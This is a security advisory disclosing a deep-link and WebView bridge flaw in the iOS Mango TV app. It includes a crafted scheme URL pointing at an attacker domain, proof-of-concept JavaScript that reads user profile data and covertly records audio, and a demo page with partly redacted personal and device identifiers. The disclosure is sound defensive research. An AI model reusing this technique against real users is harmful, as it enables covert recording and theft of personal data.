
An information leak vulnerability in the iOS version of Mango TV app

Brief Description

Mango TV is a video app, providing functions such as video viewing, video downloading, live streaming viewing, comment interaction. It ranks **No.9** in the **"Entertainment" category** list on the App Store of the Chinese region and has **135,000 ratings**.



App Store 预览

此 App 只在 iPhone 的 App Store 中提供。

芒果TV 17+
《国色芳华》全网首播
快乐阳光
"娱乐"类第 9 名
★★★★★ 3.3 • 13.5万 个评分
免费 · 提供 App 内购买项目

评分及评论

3.3 (满分 5 分) 13.5万 个评分

Maysoe, 2023/03/09

广告太多
充VIP不就是为了免广告吗?结果呢?看个剧, 片尾来一个过都过不了的5秒硬性广告...片头也来一个几秒的广告, 也是动不了的那种...我冲VIP有什么意义?那么大的一个视频平台别太过份了, 吃像太难看, 难怪一直落 更多

你老爹的二大爷, 2024/09/25

自动续费
卸载《芒果TV》已经有一段时间了, 当时开通会员以后在该APP中取消了自动续费, 并在手机ID中也取消了订阅后卸载, 结果发现在我不知情的情况下被扣费 (每月15元) 近一年多...没有以任何的形式通知到我...取 更多

五星是给中本悠太的, 2025/01/12

弹幕屏蔽的类型能不能再加一项"屏蔽相同弹幕"啊
弹幕能+1那能不能也有个屏蔽+1弹幕的选项?
真的受不了了, 看个综艺, 前面的人发了一条弹幕, 一分钟之后弹幕上全是同一句话在刷, 屏都屏不掉, 说的也不是什么有意义的话, 重复在眼前飘很久太影响体验了更多


The iOS version of the Mango TV app supports opening web pages from external deep link URL (Scheme-customized URL). Within the built-in WebView, there are **custom interfaces** designed for invocation within web pages. These interfaces are not publicly exposed, but through reverse engineering, we can discover how to invoke them. We found that **there lacks a proper domain name validation** when these interfaces are invoked.

Thus, an attacker can craft a **malicious Scheme-customized URL**. When clicked by the victim in a browser or another app, the URL can direct the victim to the Mango TV app and open a web page controlled by the attacker. The attacker can then invoke privileged interfaces, compromise victim's privacy such as **secretly recording audio,** obtaining victim's **geographical location**, obtaining victim's **personal information** (such as **PhoneNumber**, **BirthDate**, **Gender**, **Registration Location**, **Email**, **Nickname**, **Avatar**, Personal Signature, some Account IDs), and obtaining victim's **device information** (such as IP, Wi-Fi MAC, DeviceName, some Device IDs).

Vulnerability Exploitation Process and Root Cause

The attacker, lures the user to click on a malicious URL in the following format: **imgotv://webview?from=hitv&url=https://attack.com/mangotv/atkMgtv.html**. Here, **"attack.com"** is a domain registered by the attacker and under the attacker's control.

When the victim clicks on this URL, it directs the victim to the Mango TV app and opens the web page.




Phishing Link

watch full video for free in Mango TV

Open in "芒果TV"?

Within the webpage, the attacker can then invoke privileged interfaces and carry out malicious activities, such as **secretly recording audio,** obtaining victim's **geographical location**, obtaining victim's **personal information** (such as **PhoneNumber**, **BirthDate**, **Gender**, **Registration Location**, **Email**, **Nickname**, **Avatar**, Personal Signature, some Account IDs), and obtaining victim's **device information** (such as IP, Wi-Fi MAC, DeviceName, some Device IDs).



Malicious Page

!!! This is just a demo page, NO Sensitive Data will be stored!!!

An attacker can steal sensitive information such as:

Your Voice:

The buttons are added for demonstration. In actual attacks, the victim user is unaware of the recording process.

Your Location: [redacted] Base (3[redacted]52032545271, 12[redacted]772271819)

Your PhoneNumber: 188[redacted]19

Your Gender: male


Your BirthDay: 1998-[redacted]

Your Email: [redacted]9@hunantv.com.cn

Your Province and City: [redacted]区

Your NickName: [redacted]维坦

Your PersonalSignature: 潜心科研 追求创新 有所作为



Your PersonalSignature: 潜心科研 追求创新 有所作为

Your Avatar:

Your IP: 10.168.[redacted]

Your WifiMac: 3C8C2A3D-[redacted] 10EEF0C11D52

Your DeviceName: zzz


Your DeviceSN: 80afa30ae4b3c58bf8671f7[redacted]

Your Device IMSI: B14DEF3A-C[redacted] 7A486092C68C

Your Device Used Storage: 56.59GB

Your Device Total Storage: 59.59GB

Your MangoTV UUID:



Your IP: 10.168.[redacted]

Your WifiMac: 3C8C2A3D-255[redacted] 10EEF0C11D52

Your DeviceName: zzz

Your DeviceSN: 80afa30ae4b3c58bf8671f744a46[redacted]

Your Device IMSI: B14DEF3A-C28D[redacted] 7A486092C68C

Your Device Used Storage: 56.59GB

Your Device Total Storage: 59.59GB


Your MangoTV UUID: 4410843ee89e4066acf1[redacted]

Your MangoTV Ticket: 06ECA06172763D748B0[redacted]


Your MangoTV PayID: E852D2AB-AFBB-4E[redacted] 809AF0B7FBE0

Your MangoTV GUID: 900000002[redacted]

Part of the code for JS to call OC and the callback function defined in JavaScript are shown below:



```
setupWebViewJavascriptBridge(function (bridge) {
    bridge.callHandler('get[redacted]', {}, function (response) {
        var json = JSON.parse(response.data);

        document.getElementById("PhoneNumber").innerText = "Your PhoneNumber: " + json.relate_mobile;

        document.getElementById("NickName").innerText = "Your NickName: " + json.nickname;

        document.getElementById("PersonalSignature").innerText = "Your PersonalSignature: " + json.
        introduction;

        document.getElementById("Avatar").src = json.avatar.xl.replace("\/", "/");

        document.getElementById("BirthDay").innerText = "Your BirthDay: " + json.birthday;

        document.getElementById("Email").innerText = "Your Email: " + json.email;
```



```
document.getElementById("startRecId").onclick = function () {
    setupWebViewJavascriptBridge(function (bridge) {
        bridge.callHandler('start[redacted]', {}, function (response) {
        });
    });
}

document.getElementById("stopRecId").onclick = function () {
    setupWebViewJavascriptBridge(function (bridge) {
        bridge.callHandler('end[redacted]', {}, function (response) {
            audioB64 = response.data;
        });
    });
}
```

Impact of the Vulnerability

Scope of the vulnerability: At least including Mango TV app iOS 8.1.6 (the latest version as of 2024-06-28).
Consequences of the vulnerability: Information disclosure.
Download link for affected application:

☞ **CN:**
https://apps.apple.com/cn/app/%E8%8A%92%E6%9E%9Ctv/id629774477

Possible Countermeasures

Should implement proper domain name checks before the invocation of privileged interfaces.